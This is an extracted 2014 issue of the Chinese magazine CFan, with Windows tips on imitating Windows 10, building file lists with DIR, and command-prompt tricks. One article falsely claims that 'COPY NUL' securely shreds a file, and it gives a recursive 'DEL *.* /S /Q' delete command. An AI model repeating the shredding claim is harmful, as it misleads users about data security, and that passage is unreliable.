

一本与生活息息相关的电脑杂志

No.22

零售价:10元

电脑爱好者®

2014年第22期 11月15日出版 www.cfan.com.cn weibo.com/cfan

- P36 闲置移动盘 体验Windows 10
 - P61 让游戏更尽兴
 - 手动调低Android手机屏幕分辨率
- 让沟通变得更有趣
 - Windows 10和原系统各司其职
 - 智慧插座到底有多智能



电脑爱好者微信

计世传媒 荣誉出品

ISSN 1005-0043



9 771005 004003

邮发代号 80-676



特别话题

人人均能变“极客”

让手边的设备极致起来

[CONTENTS]

2014年第22期
总第461期
2014年11月15日出版

[软网生活]

- 42] “播”外之事一软搞定
- 44] 自动分离数码录像与照片
- 45] 为孩子构建绿色健康桌面
- 46] 博客文章自动转发到微博

[高效办公]

- 48] 让沟通变得更有趣
- 50] 让写作更专心 更安心
- 51] 移动生活 多彩记录

[绝对挑战]

- 52] Instagram照片的一键迁移
- 53] Windows 10和原系统各司其职
- 54] Shadowsocks多账户快速切换
- 55] 自己动手为山寨盒子做备份

[移动新天地]

- 56] Android平板华丽变身“笔记本”

[移动串串烧]

- 60] 快人一步
如何提高智能手机充电速度
- 60] 快一点是一点
开启Android 4.4.x系统的ART模式
- 61] 让游戏更尽兴
手动调低Android手机屏幕分辨率

[特别话题]

4] 人人均能变“极客”

让手边的设备极致起来

在IT业界，电子设备高度同质化后，总有用户希望自己能够独树一帜并为此花费大量心血。为什么要花时间和精力去让自己的设备与众不同？如何着手让设备更具“逼格”？最终能够实现一个什么样的效果？我们每天都在打交道的系统、软件，如何挖掘出它们的另类功能？就让我们一起来变身为“极客”，将手中的软件、硬件、移动设备的潜能发挥到极致吧！

[系统应用]

- 34] 两代Windows哪个更安全
- 36] 闲置移动盘 体验Windows 10
- 38] Windows 10扫清Windows 8的毛病

P4



- 40] 病毒播报
- 62] 傻博士
- 70] 应用圈
- 94] 新品新闻
- 102] CFan新视野

[新孝道]

- 66] 请个掌上“健康顾问”

[CFan科学院]

- 68] 智慧插座到底有多智能

[APP生活汇]

- 71] 击发奇迹 奇迹球英雄
- 72] 春雨医生 私人健康助理
- 73] 英语流利说 成为口语达人
- 74] 暴力狂飙 享受速度
- 75] 格斗之王5 热血沸腾

[硬件应用]

- 76] 升级正当时
给入门超极本更换SSD
- 78] 告别噪音
更换机箱内问题风扇
- 80] 小线材解决大问题
自定义模块化电源线缆
- 82] 低成本打造智能下载“路由器”

[CFan教你选]

- 84] 趋势VS成熟
HTC Desire 820 VS IUNI U3
- 86] 翻转的“视野”
那些不走寻常路的“变形本”

- 88] 瑞芯微的反击

那些武装RK3288“芯”的平板电脑

- 90] 自有好声音

电脑K歌设备选购麦克风篇

- 92] 找寻最佳性价比

240GB/256GB固态硬盘选购

[装机报价]

- 97] 从电影到游戏
《变形金刚：暗焰崛起》不难搞定
- 98] 《中土世界：暗影魔多》要求极高

[视像]

- 100] 雾里看花
怎样拍摄梦幻雾景

[技术殿堂]

- 104] 从iPhone 6“弯曲门”
看手机结构设计

[新品评测]

- 106] 视野更细腻
戴尔新Venue 8平板电脑
- 107] 剑走偏锋
联想YOGA平板 2 Pro
- 108] 挑战台式机
极限矩阵X8-H4710一体电脑
- 109] 能拍星星的千元机
中兴V5 Max智能手机
- 110] 千元4G新势力
神舟灵雅X55智能手机
- 111] 经典永不磨灭
诺基亚 130



主管 Authorities

中国科学院

主办 Sponsor

北京《电脑爱好者》杂志社
中国计算机世界出版服务公司

编辑出版 Publishing

《电脑爱好者》杂志编辑部

顾问 Advisor

郭传杰 Guo Chuanjie



荣誉出品

董事长

洪京一

副董事长

熊晓鸽

董事

万鹏远 许伟明 刘学义

总裁

黎争

副总裁

梁继有 覃超

社长

葛程远

出版人

梁继有

总编辑

许伟明

副社长

西浩铭

副总编辑

张博

编辑部 Editorial Department

主编 Managing Editor-in-Chief

张博 Zhang Bo

副主编 Deputy Editor-in-Chief

王健 Wang Jian

本期责编 Responsibility Editor

安世伟 An Shiwei

编辑 Editor

陈荣贵(编辑部主任) Chen Ronggui

安世伟 An Shiwei

于晓煜 Yu Xiaoyu

张彩凤 Zhang Caifeng

美编部 Art Editorial Department

美术总监 Art Director

叶明 Ye Ming

美术设计 Art Designer

陈红侠 Chen Hongxia

马似雪 Ma Sixue

郝磊 Hao Lei

出版部 Printing Department

聂静(主任) Nie Jing

网络部 Web Department

网站美编 Art Editor

高威 Gao Wei

网站编辑 Editor

何帅 He Shuai

发行总代理 Circulation Agency

北京爱好者文化传媒有限公司

Beijing Fans Culture Media Co.,Ltd

发行总监 Circulation Director

杨波 Yang Bo

区域发行总监 Region Circulation Director

邢春霞 Xing Chunxia

代晓明 Dai Xiaoming

刘术华 Liu Shuhua

王丽 Wang Li

邮购业务总监 Mail Order Business Director

孙东 Sun Dong

广告总代理 Advertising Agency

北京爱好者文化传媒有限公司

Beijing Fans Culture Media Co.,Ltd

副总监 Deputy Director

米彬 Mi Bin

销售助理 Sales Assistant

刘嘉 Liu Jia

总编室 Editorial Auditing Department

李敏(主任) Li Min

韩锦源(副主任) Han Jinyuan

办公/通信地址 Address

北京市海淀区翠微中里14号楼4层(100036)

北京123信箱(北京《电脑爱好者》杂志社)

总机

010-88230000

广告客户部

010-88230596, 88230597

读者服务部(发行)

短信: 13801293315 电话: 010-88230549

(周一至周五 9:30~11:30 13:30~17:00)

订阅

全国各地邮局(所)

国内发行

北京报刊发行局

国外发行

中国国际图书贸易总公司

发行代号

4576SM

中国标准连续出版物号

ISSN1005-0043

CN11-3248/TP

印刷

广东广州日报传媒股份有限公司

北京新华印刷有限公司

广告许可证

京海工商广字第0055号

零售定价 / 订阅单价 / 全年订阅价

10.00元 / 8.00元 / 192.00元

本刊法律顾问

周涛律师

网站: www.zt148.cn

电话: 13366185341

重要声明

1. 作者向本社投稿后,三周内没有收到录用答复的(该答复可能是电话或电子邮件等方式),可自行处理。
2. 本社坚决反对抄袭和一稿多投行为。
3. 除非作者事先声明,否则本社对来稿有编辑权和修改权。
4. 刊物一经上市即寄稿费,此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议,请事先声明。
5. 本刊介绍的互联网网站(主页)在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点,我们无法保证这些网站(主页)今后不含非法内容(链接),读者一经发现请立即向当地公安机关举报。
6. 本刊所载文章作者授权本社声明:本刊所刊其撰写之作品,未经本社许可,不得转载、摘编。
7. 数字出版声明:凡经本刊摘录刊登的作品,本刊将会支付稿酬,稿酬包括本刊社对作品进行数字化传播的信息网络传播权及转授权。特此通告,如有疑问请与本刊社联系。

本刊如有印刷质量问题(错页、掉页、残页等),请您与我们联系,我们负责调换。

E-mail: publish@cfan.com.cn

本刊部分图文版权所有,未经同意不得转载
厂商广告中的数据全部由厂商提供

人人均能变 “极客”

策划《电脑爱好者》编辑部

让手边的设备极致起来

百科中对“极客”的解释是，这个词源自美国俚语“geek”的音译，含有智力超群和努力的语言，常被用于形容对计算机和网络技术有狂热兴趣并投入大量时间钻研的人。不过现在极客的含义已有很大的不同，它不再倾向于“钻牛角尖”的贬义，而是代指尖端时尚、敢于创新、追逐潮流的一群人。

在IT业界，电子设备高度同质化后，总有用户希望自己能够独树一帜并为此花费大量心血。为什么要花时间和精力去让自己的设备与众不同？如何着手让设备更具“逼格”？最终能够实现一个什么样的效果？我们每天都在打交道的系统、软件，如何挖掘出它们的另类功能？就让我们一起来变身为“极客”，将手中的软件、硬件、移动设备的潜能发挥到极致吧！

无需等待

文|俞木发

Windows 8.1“变身”Windows 10

大家知道，微软最近发布了Windows 10技术预览版（以下简称Windows 10），新系统针对Windows 8.1的不足进行了多项改进。不过这毕竟是技术预览版，贸然安装可能会带来不必要的麻烦。实际上，Windows 10的很多新特性借助第三方软件在Windows 8.1上就可轻松实现。下面看看如何将Windows 8“变为”Windows 10。

外观改变 Windows 10模仿秀

要想让Windows 8看上去像新系统，外观的模拟必不可少。要模拟成新系统，我们可以对锁屏图片、主题和系统属性进行改造。

1. 轻松使用Windows 10主题

Windows 10和Windows 8使用相同的核心，只要在Windows 10电脑上导出主题，应用到Windows 8上即可。到<http://suo.im/zbpwu>下载Windows 10主题，直接运行即可看到Windows 10默认主题了，看看桌面是不是和Windows 10类似（图1）？


小提示

由于Windows 8.1支持自定义锁屏图片，大家还可以自行去下载Windows 10默认锁屏图片，然后将其设置为Windows 8.1的锁屏，这样设置后看起来更像Windows 10。



人人均能变“极客”

让手边的设备极致起来



• 使用Windows 10的主题

2. 系统属性文字变身Windows 10

很多朋友都是通过查看系统属性来了解系统版本，我们可以通过手动修改的方法将Windows 8.1改为Windows 10。

首先到<http://suo.im/tcsq1>下载ResHacker，启动程序后打开“C:\Windows\Branding\Shellbrd\shellbrd.dll”文件，接着展开“位图→050→1033”，就可以在左侧窗口看到当前系统的Logo图片。右击图片选择“保存位图资源”，将其复制到桌面备用(图2)。

因为系统Logo图片需要添加图层才能正常显示，可以将上图导入PS，使用PS新建一个Alpha 1通道，用油漆桶工具将选择的部分涂上白色，将其中的8更改为10。返回ResHacker窗口，右击“1003”选择“替换资源”，然后将修改过的Logo替换到源文件(图3)。

点击“文件→另存为”，将修改过的资源文件保存为“shellbrd.dll”放置在桌面备用。因为权限的限制无法直接替换系统文件。到<http://pan.baidu.com/s/1pJFOw4N>下载“取得管理员权限.reg”



文件，导入注册表后打开“C:\Windows\Branding\Shellbrd”，右击“shellbrd.dll”选择“取得管理员权限选项”，现在就可以将桌面修改过的“shellbrd.dll”拖到上述窗口替换同名文件。接着修改系统版本信息，同上的Reshacker打开“C:\Windows\Branding\Basebrd\zh-CN\basebrd.dll.mui”文件(要在打开类型选择所有文件)，展开“字符串→1→2052”，按提示将右侧版本信息都改成技术预览版，2013改成2014(图4)。

操作同上，取得“C:\Windows\Branding\Basebrd\zh-CN\basebrd.dll.mui”文件的所有权，再替换同名文件。注销后再次进入系统属性，看看现在你的Windows 8.1是不是变成Windows 10了(图5)?

• 导出位图资源



替换修改好的位图文件

3



• 更改系统版本信息

4



• 查看更改后的系统信息

5



• Windows 10(左)和Windows 8.1开始菜单对比

内在模拟“体验”Windows 10新功能

仅仅是外观的模拟当然无法真正感受到新系统的魅力,下面我们就来介绍如何通过手动设置和第三方软件体验新系统的实际功能。

Windows 10

1. 回归的开始菜单

Windows 10的一个重要特性就是开始菜单的回归,不过Windows 8.1下早已经有许多第三方开始菜单,比如可以使用Start8(下载地址: <http://www.iplaysoft.com/start8.html>),运行后即可看到经典的开始菜单(图6)。

2. 任务栏添加搜索

Windows的搜索功能很强大,我们可以随时使用搜索来查找资料、启动程序。因此Windows 10在任务栏添加了搜索按钮,这样任何时候只要点击即可启动搜索。Windows 8.1的用户只要自行安装第三方搜索软件也可实现同样的功能。比如对于金山毒霸用户,启动毒霸后切换到“百宝箱”,然后点击其中的“快捷搜索”,这样即可将搜索工具下载到本地使用(图7)。

快捷搜索安装后默认会在桌面创建快捷方式,现在使用鼠标将“快捷搜索”拖到任务栏固定,这样Windows 8.1就拥有类似Windows 10的搜索功能。以后只要双击Ctrl或者点击即可调出搜索。如果要搜索本地文件,点击“切换到本地搜索”,输入关键字后即可执行本地搜索。具体使用和Windows 10的搜索并无两样(图8)。

3. 窗口化运行Metro应用

在Windows 8.1中默认从开

始屏幕启动Metro应用都是全屏运行,由于运行的应用没有最大化、关闭等按钮,这个设计一直让PC用户纠结不已。Windows 10针对这个做出了改进,所有从开始菜单启动的应用可以使用窗口化运行。对于Windows 8.1用户,可以使用ModernMix(<http://suo.im/j3f63>)实现类似的功能。


启动ModernMix后对其进行配置,在整体设置中点击窗口化图标,勾选下方的“始终使用该应用程序的最后状态运行”(图9)。这样再从开始菜单启动Metro应用,启动应用就会像Windows 10那样以窗口化运行,拥有常见的最小化、最大化和关闭按钮(图10)。

4. 轻松拥有虚拟桌面

使用Android手机的用户都知道虚拟桌面的好处,多个桌面可以让我们更合理地管理图标。为此微软在Windows 10中增加了虚拟桌面,用户只要点击任务栏的虚拟桌面按钮即可弹出虚拟桌面列表,点击“+”可以添加虚拟桌面数量,也可以在不同桌面上放置图标和运行程序。对于Windows 8.1的用户,借助Dexpot(<http://dexpot.de/?id=download>)同样可以拥有虚拟桌面,而且功能更强大。启动Dexpot后即可看到默认四个虚



• 下载快捷搜索



• 使用任务栏的搜索比较(左Windows 10,右Windows 8.1)



• 设置应用窗口化运行

拟桌面,同样可以将程序和图标放置在不同桌面上(图11)。Dexpot的功能更为强大,可以为不同桌面设置背景、分辨率,只要进入Dexpot的设置界面进行自定义设置即可(图12)。

人人均能变“极客”

让手边的设备极致起来



• 图形化运行人脉应用比较 (左Windows 10, 10 右Windows 8.1)



• Windows 8.1 (上方) 和 Windows 10 (下方) 虚拟桌面比较 11



• Dexpot 配置的设置选项

12

写在最后

从笔者实际安装体验来看, 相对于 Windows 8.1, Windows 10 的改变并不大, 而且多个新特性在 Windows 8.1 中都可以找到替代。由于现在 Windows 10 仍然是预览版, 系统 Bug 较多, 对于希望尝鲜 Windows 10 的朋友们不妨先利用上述方法在 Windows 8.1 中体验一下。

多样化生成二维文件列表

文|木木

视窗环境下, 我们在 Windows 资源管理器窗口中常常可以看到文件的列表显示, 默认的文件列表显示方式只有固定的几种。但有些情况下, 需要一个目录甚至一个磁盘分区中所有文件的特殊形式的列表, 我们可能希望以一张二维表格的形式来显示具有某类属性的文件, 甚至还需要将这些列表信息用作编程或别的用途。那么, 如何按照具体需要来生成形式各异的二维文件信息列表呢?

巧用 DIR 各类参数配合生成

我们可借助于命令提示符窗口来完成二维文件信息列表的生成。在命令提示符窗口中执行 Windows 内部命令 DIR, 同时附带各种灵活多变的参数, 可生成按需定制的各种文件列表信息。参数的使用在 DIR 命令发挥作用的同时起很关键的作用。在需要显示的文件列表中, 既可以包含各种属性的文件和子目录, 也可以控制文件排序方式, 还可以用三种基本文件时间来控制列表显示。

获取 Windows 文件夹 EXE 列表

要获得 Windows 文件夹 (不包含子文件夹) 所有 EXE 可执行程序的文件列表, 且按文件名顺序进行排序, 这时可执行如下命令 (图 2):

```
DIR C:\WINDOWS\*.EXE /ON
```

从执行结果中, 我们看到一张分别以日期、时间、大小、文件名排序的二维文件列表。要获得这个列表的文本内容, 可以在命令提示符窗口中执行鼠标右键菜单命令“标记”, 然后在窗口中拖动鼠标框选文件列表所在的矩形区域, 选中之后, 直接按回车键, 区域的文件列表信息就进入到剪贴板中了。之后, 新建一个记事本文件, 然后用 Ctrl+V 快捷键即可将刚才生成的列表粘贴到记事本文件中。



小提示
要了解Windows 8.1环境下DIR内部命令的基本用法和参数的意义，只需在命令提示符窗口中执行“DIR /?”便可获得该命令的详细解释（图1）。



还有一个简单的方法能直接获取文件列表，就是在以上命令的最后直接添加一个后缀“>D:\FILELIST.TXT”，这样整个命令行变成了：

```
DIR C:\WINDOWS\*.EXE /ON >D:\FILELIST.TXT
```

执行如上命令后，在D盘就生成一个含有文件列表信息的二维字符文件FILELIST.TXT，用记事本打开可见其内容（图3）。

对这个文件的首尾稍加处理，留下中间的比较规整的行列信息，即可提供给程序或Excel表格等进行了。

获取系统目录所有EXE列表

我们希望获取所有Windows系统目录下（包含各级子文件夹）的EXE文件的二维信息列表，且需要列表按文件由大到小的顺序来排序，这时，可以构建如下的命令行（图4）：

```
DIR C:\WINDOWS\*.EXE /S /O-S >D:\FILELIST.TXT
```

其中的参数/O-S表示按文件大小反序排列，也就是按由大到小排列。如果指定/O-S则为由小到大排列。执行该命令获得的文件列表信息如图4所示。

根据以上思路，我们可以很容易地构建出各种按需求生成二维文件列表的命令。

生成系统目录中按文件创建时间排序的所有EXE文件列表：

```
DIR C:\WINDOWS\*.EXE /S /TC >D:\FILELIST.TXT
```

生成系统目录中按文件上次访问时间排序的所有EXE文件列表：

```
DIR C:\WINDOWS\*.EXE /S /TA >D:\FILELIST.TXT
```

生成系统目录中按文件上次写入时间排序的所有EXE文件列表：

```
DIR C:\WINDOWS\*.EXE /S /TW >D:\FILELIST.TXT
```

生成系统目录中按文件类别分组排序的所有文件的信息列表：

```
DIR C:\WINDOWS\*. * /S /OE >D:\FILELIST.TXT
```

（参数/OE表示按文件扩展名分组排序）

小技巧

有时候，我们可能只需要纯粹的文件名列表，并要求按一定的次序排列。在这种情况下，只要将以上各类命令行添加一个/B参数，即可过滤掉除文件名外的其他信息，只留下纯粹的文件路径和名称列表（图5）。




人人均能变“极客”

让手边的设备极致起来

视窗下灵活定制二维信息项目


如果希望以直观的形式显示文件列表的二维信息，还可通过资源管理器的文件列表项目自定义功能，定制形式各异的文件二维信息列表。

在Windows 8.1资源管理器窗口中打开所要处理的文件夹，从“查看”功能选项卡下选择“详细信息”布局，这时的文件信息会以二维列表的形式显示(图6)。这只是一个默认的文件二维列表，其实这张二维表可随意定义。如果关心的是文件的创建日期和修改日期，希望在文件二维信息列表中体现这两项，那么只需在文件信息列表的标题栏上点击鼠标右键，去掉不需要的显示项目，然后添加“创建日期”和“修改日期”两项(图7)，之后显示出来的文件信息列表就是一张含有创建日期和修改日期的信息列表了。



小提示

文件列表显示后，可直接通过抓图的方式，将列表以图片的形式抓取下来。如果二维列表中需要其他相关文件项目，也可以用如上方法定制和设置。



系统中“空”的妙用

文|宣静

空的东西一向被认为是“虚无的”、“没有用的”，然而，在Windows系统中，“空”却有着特定的含义，有时它还会发挥重要的作用呢。

借“空”彻底粉碎文件

大家知道，系统资源包含打印机、显示器等一些具体的物理设备和各种文件，还有一种特殊的设备大家可能不太熟悉，那就是NUL设备或者NUL文件。它不像设备或文件那样实际存在，是一种虚无的东西，但是在实际应用中它可以发挥应有的作用。利用这个特性，我们可以用它来彻底粉碎硬盘的文件。将一个虚无的设备文件写入到原文件中，用虚无的信息覆盖原有文件的内容，这样原有的文件也变得虚无，虚无的东西也就无法恢复了。

例如，在当前目录下有一个ABC.TXT文件，如果执行覆盖拷贝命令，将一个NUL空文件拷贝为ABC.TXT，这样用“虚无”信息覆盖原有的ABC.TXT文件内容，原有的ABC.TXT文件内容就不存在了，磁盘中此文件的相应位置也就无法恢复出可用信息了。

具体方法是，进入该文件所在的命令提示符窗口，执行“COPY NUL ABC.TXT”，确认覆盖提示即可(图1)。

空框架的特殊“拷贝”

空目录不包含任何文件,但有时我们偏偏需要空目录。比方说,我们有时要以一个已经充满文件的目录结构为基准结构重新开始工作,希望只将其结构克隆出来,而不需要其中的任何文件。这时,笨办法就是先将文件夹拷贝过来,然后再一层一层地删除其中的文件。如果其中的文件少还好说,若是目录结构有许多层,其中的文件数量和体积庞大,那样操作就未免有点Out了。其实,我们可以去寻求更加巧妙的办法。

先拷贝后删除也能快

拷贝目录后逐个删除文件的办法不可取,但我们可以找到一次性删除所有文件而保留目录结构的简单办法。只需切换到首级文件夹所在的命令提示符窗口,执行“DEL *.* /S /Q”命令,文件夹及其包含的各级子文件夹中的所有文件就都被删除掉了。


XCOPY拷贝结构法

如果觉得拷贝文件夹费时间、占空间的话,可用更加简单的XCOPY系统内部命令来完成。

在原文件夹所在的磁盘根目录的命令提示符窗口中执行“XCOPY 原文件夹名*. * 新路径名 /T /E”命令,即可生成一个空目录结构。例如“XCOPY 工作资料*. * G: /T /E”即表示将当前盘中的“工作资料”文件夹的结构复制到G盘中(图2)。

WinRAR压缩结构法

在原文件夹上点击右键选择“WinRAR→添加到压缩文件”,然后在压缩设置窗口中将“文件”标签页下的“要排除的文件”填写为“*. *”,相当于排除了所有文件的压缩,只压缩目录结构(图3)。此后执行压缩操作,就可获得只有文件夹结构的压缩包,解压这个压缩包就获得了空目录结构。



录。用“XCOPY F:\视频*. * F:\视频虚拟 /S /T”和“XCOPY F:\照片*. * F:\照片虚拟 /S /T”两个命令,分别给硬盘上的两个文件夹建立结构相同的空文件夹,用来存放0字节的虚拟视频和照片文件。

接下来,为两个虚拟文件夹拷贝生成虚拟0字节文件。先建立没有任何内容的0字节TXT文件,如LS.TXT,将此文件分别拷贝到“视频虚拟”和“照片虚拟”文件夹各一份。

用EmEditor软件打开编辑“视频文件列表.TXT”和“照片文件列表.TXT”两个文件,先将列表文件中的所有“视频”字样路径成批替换为“视频虚拟”,“照片”字样的路径成批替换为“照片虚拟”。接下来用EmEditor软件正则表达式功能将所有回车换行符\n成批替换为“\nCOPY LS.TXT”(注意TXT后有一个半角空格)(图4),手动处理一下第一行命令,使之与下面各行一致。

将“视频文件列表.TXT”和“照片文件列表.TXT”两个文件分别放置在“视频虚拟”和“照片虚拟”两个文件夹中,然后将这两个文件的扩展名都改为BAT。最后,只需分别在两个文件夹中执行“视频虚拟.BAT”和“照片虚拟.BAT”文件,即可快速成批生成0字节的视频和照片的虚拟文件了。所有文件存放的相对文件夹位置以及所有文件的文件名均与原来的一一对应。

以上工作结束后,就可将“视频”和“照片”两个文件夹移动到外部存储介质保存起来了。这样,电脑中只留下“视频虚拟”和“照片虚拟”两个文件夹,虽然所占磁盘空间近乎为0,但其中包含的文件信息却一个也不少。

巧用0字节文件进行检索

通常情况下,0字节文件没啥用,我们甚至将它们看作系统垃圾清除掉。但是,在某些特殊情况下,0字节文件却有着非常重要的用途。比如,有的软件以某个文件是否存在为条件,判断软件的合法性,作为软件是否可以运行的条件。作为用户,有时0字节文件也能起到非常巧妙的作用。比方说,收藏了许多照片、电子书、影片等,电脑硬盘已经装不下这些文件了,需要将其转移到移动硬盘或网盘上来存储,但日后或许还需要查找某

个文件来使用。在这种情况下,如果能在本地建立一个目录,其中含有对应文件的0字节文件,那么,通过搜索这些文件,就可以轻松找到是否有某个文件了。

例如,F盘TEMP文件夹中的“视频”文件夹和“照片”文件夹,这是我们用的原文件夹。先通过在两个文件夹所在的命令提示符窗口中分别执行“DIR *.* /B /S >视频文件列表.TXT”和“DIR *.* /B /S >照片文件列表.TXT”命令,给这两个文件夹分别留存一份文件记

快速使用文件夹命令

对于文件夹及其下文件的操作，通常是在视窗环境下进行的，但出于系统维护或编程的考虑，还可能需进入到这个文件夹的命令提示符窗口中进行工作。在Windows XP或Windows 7环境下，通过开始菜单按部就班地进入某个文件夹的命令提示符窗口步骤比较繁琐，我们需要寻求一些快捷的办法。以进入F盘的TEMP文件夹的命令提示符窗口为例，有多种办法可以实现。

运行法

执行Win+R命令，在运行对话框中输入CMD命令并确定，配合CD命令逐层进入。先执行F:命令，然后执行CD TEMP命令，这样就进入了TEMP命令提示符环境（图1）。



运行法：进入文件夹命令提示符窗口

1

拖动法

如果觉得用命令切换的方式进入文件夹命令提示符窗口比较复杂，那么可以用CD加拖动路径的方法来快速进入命令提示符窗口。这尤其适用于文件夹路径比较长的情况。方法是，先用CMD打开命令提示符窗口，输入一个CD加空格命令，然后从资源管理器窗口拖动文件夹路径到命令提示符窗口中，回车后输入目标盘符再回车，即可到达文件夹所在的命令提示符窗口（图2）。



2

“拖动法”进入复杂文件夹命令提示符窗口

Windows命令模式另类用法

文|白夜

Windows命令的执行模式主要有两种。我们最常用的方法是选择菜单项目来完成命令的执行，虽然简捷方便但有时操作起来很绕弯，在老版本系统中调用过画笔或计算器程序，就会体会到这一点。还有一种方式是通过命令提示符窗口来完成，这种方式执行命令效率很高，只需输入几个简单的字符就可调用程序，但需要记住一些特征命令。对于命令提示符窗口，高版本的系统还有普通权限和管理员权限之分。但是大家可能已经注意到，调用某个文件夹的命令提示符模式比较繁琐，使用管理员命令提示符也可能会遇到麻烦无法进入。那么，有什么快速进入的好方法？遇到问题又如何解决？

以上两种方法适用于Windows XP及更高版本的Windows。

菜单法

正因为命令提示符窗口进入多有不便，因此，微软在其Windows 8.1和Windows 10中做了人性化的改变。在这两个版本的系统中，如果希望进入某文件夹的命令提示符窗口，只需在资源管理器中定位到该文件夹，然后执行“文件→打开命令提示符”即可。

虽然在Windows 8.1和Windows 10开始按钮上单击右键选择命令也可以进入命令提示符窗口，但此种方法进入的是当前用户文件夹所在的命令提示符窗口，要进入当前工作文件夹所在的命令提示符窗口，还需要执行CD命令（图3、图4）。

